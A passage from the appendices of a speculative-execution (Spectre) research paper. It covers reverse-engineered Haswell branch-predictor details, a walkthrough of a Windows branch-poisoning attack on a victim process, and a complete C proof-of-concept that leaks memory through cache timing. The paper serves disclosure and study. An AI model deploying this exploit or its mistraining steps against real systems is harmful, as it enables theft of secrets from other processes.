[63] H. Shacham, "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)," in *CCS*, 2007.

[64] O. Sibert, P. A. Porras, and R. Lindell, "The Intel 80x86 processor architecture: pitfalls for secure systems," in *S&P*, 1995.

[65] A. Tang, S. Sethumadhavan, and S. Stolfo, "CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management," in *USENIX Security Symposium*, 2017.

[66] The Chromium Project, "Actions required to mitigate Speculative Side-Channel Attack techniques." [Online]. Available: https://www.chromium.org/Home/chromium-security/ssca

[67] The Chromium Projects, "Site Isolation." [Online]. Available: http://www.chromium.org/Home/chromium-security/site-isolation

[68] M. Thomadakis, "The Architecture of the Nehalem Processor and Nehalem-EP SMP Platforms," Texas A&M University, Tech. Rep., Mar. 2011.

[69] Y. Tsunoo, T. Saito, T. Suzaki, M. Shigeri, and H. Miyauchi, "Cryptanalysis of DES Implemented on Computers with Cache," in *CHES*, 2003.

[70] P. Turner, "Retpoline: a software construct for preventing branch-target-injection." [Online]. Available: https://support.google.com/faqs/answer/7625886

[71] L. Wagner, "Mitigations landing for new class of timing attack," Jan. 2018. [Online]. Available: https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/

[72] F. Wilhelm, "PoC for breaking hypervisor ASLR using branch target buffer collisions," 2016. [Online]. Available: https://github.com/felixwilhelm/mario_baslr

[73] H. Wong, "Store-to-Load Forwarding and Memory Disambiguation in x86 Processors," 2014. [Online]. Available: http://blog.stuffedcow.net/2014/01/x86-memory-disambiguation/

[74] Y. Yarom and K. Falkner, "Flush+Reload: A High Resolution, Low Noise, L3 Cache Side-Channel Attack," in *USENIX Security Symposium*, 2014.

[75] Y. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart, "Cross-VM side channels and their use to extract private keys," in *CCS*, 2012.

[76] ——, "Cross-Tenant Side-Channel Attacks in PaaS Clouds," in *CCS*, 2014.

Appendix A
Reverse-Engineered Intel Haswell Branch Prediction Internals

This section describes reverse-engineered parts of the branch prediction mechanism of an Intel Xeon Haswell E5-1650 v3. The primary mechanism for indirect call prediction relies on a simple rolling hash of partial source and destination addresses, combined with part of the source address of the call instruction whose target should be predicted, as lookup key. The rolling hash seems to be updated as shown in Listing 4, when a normal branch is taken. The Branch Target Buffer used by the primary mechanism seems to store targets as absolute addresses.

The secondary mechanism for indirect call prediction ("predicted as having a monotonic target") seems to use the partial source address, with some bits folded together using XOR, as lookup key. The destination address seems to be stored as a combination of 32 bits containing the absolute lower half and one bit specifying whether the jump crosses a 4 GB boundary.

Appendix B
Indirect Branch Poisoning Proof-of-Concept on Windows

As a proof-of-concept for the indirect branch poisoning attack, we developed an attack on a simple program keeping a secret key. The simple program first generates a random key, then repeatedly calls `Sleep(0)`, loads the first bytes of a file (e.g., as a header), calls Windows crypto functions to compute the SHA-1 hash of (key || header), and prints the hash whenever the header changes. When this program is compiled with optimization, the call to `Sleep()` is done with file data in registers `ebx` and `edi`. No special effort was taken to cause this; function calls with adversary-chosen values in registers are common, although the specifics (such as what values appear in which registers) are often determined by compiler optimizations and therefore difficult to predict from source code. The test program did not include any memory flushing operations or other adaptations to help the attacker.

```c
/* 'bhb_state' points to the branch history
 * buffer to be updated
 * 'src' is the virtual address of the last
 * byte of the source instruction
 * 'dst' is the virtual destination address
 */
void bhb_update(uint58_t *bhb_state,
                unsigned long src,
                unsigned long dst) {
 *bhb_state <<= 2;
 *bhb_state ^= (dst & 0x3f);
 *bhb_state ^= (src & 0xc0) >> 6;
 *bhb_state ^= (src & 0xc00) >> (10 - 2);
 *bhb_state ^= (src & 0xc000) >> (14 - 4);
 *bhb_state ^= (src & 0x30) << (6 - 4);
 *bhb_state ^= (src & 0x300) << (8 - 8);
 *bhb_state ^= (src & 0x3000) >> (12 - 10);
 *bhb_state ^= (src & 0x30000) >> (16 - 12);
 *bhb_state ^= (src & 0xc0000) >> (18 - 14);
}
```

Listing 4: Pseudocode for updating the branch history buffer state when a branch is encountered.

The first step was to identify a gadget which, when speculatively executed with adversary-controlled values for `ebx` and `edi`, would reveal attacker-chosen memory from the victim process. This gadget must be in an executable page within the working set of the victim process. Note that on Windows, some pages in DLLs are mapped in the address space but require a soft page fault before becoming part of the working set. We wrote a simple program that saved its own working set pages, which are largely representative of the working set contents common to all applications. We then searched this output for potential gadgets, yielding multiple usable options for `ebx` and `edi` (as well as for other pairs of registers). Of these, we arbitrarily chose the following byte sequence which appears in `ntdll.dll` in both Windows 8 and Windows 10

```
13 BC 13 BD 13 BE 13
12 17
```

which, when executed, corresponds to the following instructions:

```
adc  edi, dword ptr [ebx+edx+13BE13BDh]
adc  dl, byte ptr [edi]
```

Speculative execution of this gadget with attacker-controlled `ebx` and `edi` allows an adversary to read the victim's memory. If the adversary chooses $\texttt{ebx} = m - \texttt{0x13BE13BD} - \texttt{edx}$, where $\texttt{edx} = 3$ for the sample program (as determined by running in a debugger), the first instruction reads the 32-bit value from address m and adds this onto `edi`. In the victim, the carry flag happens to be clear, so no additional carry is added. Since `edi` is also controlled by the attacker, speculative execution of the second instruction will read (and bring into the cache) the memory whose address is the sum of the 32-bit value loaded from address m and the attacker-chosen `edi`. Thus, the attacker can map the 2^{32} possible memory values onto smaller regions, which can then be analyzed via Flush+Reload to solve for memory bytes. For example, if the bytes at $m + 2$ and $m + 3$ are known, the value in `edi` can cancel out their contribution and map the second read to a 1 MB region which can be probed easily via Flush+Reload.

For branch mistraining we targeted the first instruction of the `Sleep()` function, which is a jump of the form "`jmp dword ptr ds:[76AE0078h]`" (where both the location of the jump destination and the destination itself change per reboot due to ASLR). We chose this jump instruction because it appeared that the attack process could `clflush` the destination address, although (as noted later) this did not work. In addition, unlike a return instruction, there were no adjacent operations might un-evict the return address (e.g., by accessing the stack) and limit speculative execution.

In order to get the victim to speculatively execute the gadget, we caused the memory location containing the jump destination to be uncached. In addition, we mistrained the branch predictor to send speculative execution to the gadget. These were accomplished as follows:

- Simple pointer operations were used to locate the indirect jump at the entry point for `Sleep()` and the memory location holding the destination for the jump.
- A search of `ntdll.dll` in RAM was performed to find the gadget, and some shared DLL memory was chosen for performing Flush+Reload detections.
- To prepare for branch predictor mistraining, the memory page containing the destination for the jump was made writable (via copy-on-write) and modified to change the jump destination to the gadget address. Using the same method, a `ret 4` instruction was written at the location of the gadget. These changes do not affect the memory seen by the victim (which is running in a separate process), but make it so that the attacker's calls to `Sleep()` will jump to the gadget address (mistraining the branch predictor) then immediately return.
- A separate thread was launched to repeatedly evict the victim's memory address containing the jump destination. Although the memory containing the destination has the same virtual address for the attacker and victim, they appear to have different physical memory – perhaps because of a prior copy-on-write. The eviction was done using the same general method as the JavaScript example, i.e., by allocating a large table and using a pair of indexes to read addresses at 4096-byte multiples of the address to evict.
- Thread(s) were launched to mistrain the branch predictor. These use a 2^{20} byte (1MB) executable memory region filled with 0xC3 bytes (`ret` instructions). The victim's pattern of jump destinations is mapped to addresses in this area, with an adjustment for ASLR found during an initial training process (see main paper). The branch predictor mistraining threads run a loop which pushes the mapped addresses onto the stack such that an initiating `ret` instruction results in the processor performing a series of return instructions in the memory region, then branches to the gadget address, then (because of the `ret` placed there) immediately returns back to the loop.
- To encourage hyperthreading of the mistraining thread and the victim, the eviction and probing threads set their CPU affinity to share a core (which they keep busy), leaving the victim and mistraining threads to share the rest of the cores.
- During the initial phase of getting the branch predictor mistraining working, the victim is supplied with input that, when the victim calls `Sleep()`, `[ebx+3h+13BE13BDh]` will read a DLL location whose value is known and `edi` is chosen such that the second operation will point to another location that can be monitored easily. With these settings, the branch training sequence is adjusted to compensate for the victim's ASLR.
- As described in the main paper, a separate gadget was used to find the victim's stack pointer.
- Finally, the attacker can read through the victim's address space to locate and read victim data regions to locate values (which can move due to ASLR) by controlling the values of `ebx` and `edi` and using Flush+Reload on the DLL region selected above.

The completed attack allows the reading of memory from the victim process.

APPENDIX C
SPECTRE EXAMPLE IMPLEMENTATION

In Listing 5, if the compiled instructions in `victim_function()` were executed in strict program order, the function would only read from `array1[0..15]` since $\texttt{array1\_size} = 16$. Yet, when executed speculatively, out-of-bounds reads occur and leak the secret string.

The `read_memory_byte()` function makes several training calls to `victim_function()` to make the branch predictor expect valid values for `x`, then calls with an out-of-bounds `x`. The conditional branch mispredicts and the ensuing speculative execution reads a secret byte using the out-of-bounds `x`. The speculative code then reads from `array2[array1[x] * 4096]`, leaking the value of `array1[x]` into the cache state.

To complete the attack, the code uses a simple Flush+Reload sequence to identify which cache line in `array2` was loaded, revealing the memory contents. The attack is repeated several times, so even if the target byte was initially uncached, the first iteration will bring it into the cache. This unoptimized implementation can read around 10 KB/s on an i7-4650U.

```c
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* To not optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}

/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2],
                    int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {
    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]); /* clflush */

    /* 5 trainings (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {
      } /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j % 6 != 0
       * or malicious_x if j % 6 == 0 */
      /* Avoid jumps in case those tip off the branch predictor */
      /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = ((j % 6) - 1) & ~0xFFFF;
      /* Set x=-1 if j&6=0, else x=0 */
      x = (x | (x >> 16));
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Mixed-up order to prevent stride prediction */
    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = &array2[mix_i * 512];
      time1 = __rdtscp(&junk);
      junk = *addr;                    /* Time memory access */
      time2 = __rdtscp(&junk) - time1; /* Compute elapsed time */
      if (time2 <= CACHE_HIT_THRESHOLD &&
          mix_i != array1[tries % array1_size])
        results[mix_i]++; /* cache hit -> score +1 for this value */
    }

    /* Locate highest & second-highest results */
    j = k = -1;
    for (i = 0; i < 256; i++) {
      if (j < 0 || results[i] >= results[j]) {
        k = j;
        j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) ||
        (results[j] == 2 && results[k] == 0))
      break; /* Success if best is > 2*runner-up + 5 or 2/0) */
  }
  /* use junk to prevent code from being optimized out */
  results[0] ^= junk;
  value[0] = (uint8_t)j;
  score[0] = results[j];
  value[1] = (uint8_t)k;
  score[1] = results[k];
}

int main(int argc, const char **argv) {
  size_t malicious_x =
      (size_t)(secret - (char *)array1); /* default for malicious_x */
  int i, score[2], len = 40;
  uint8_t value[2];

  for (i = 0; i < sizeof(array2); i++)
    array2[i] = 1; /* write to array2 to ensure it is memory backed */
  if (argc == 3) {
    sscanf(argv[1], "%p", (void **)(&malicious_x));
    malicious_x -= (size_t)array1; /* Input value to pointer */
    sscanf(argv[2], "%d", &len);
  }

  printf("Reading %d bytes:\n", len);
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void *)malicious_x);
    readMemoryByte(malicious_x++, value, score);
    printf("%s: ", score[0] >= 2 * score[1] ? "Success" : "Unclear");
    printf("0x%02X='%c' score=%d    ", value[0],
        (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
    if (score[1] > 0)
      printf("(second best: 0x%02X score=%d)", value[1], score[1]);
    printf("\n");
  }
  return (0);
}
```

Listing 5: A demonstration reading memory using a Spectre attack on x86.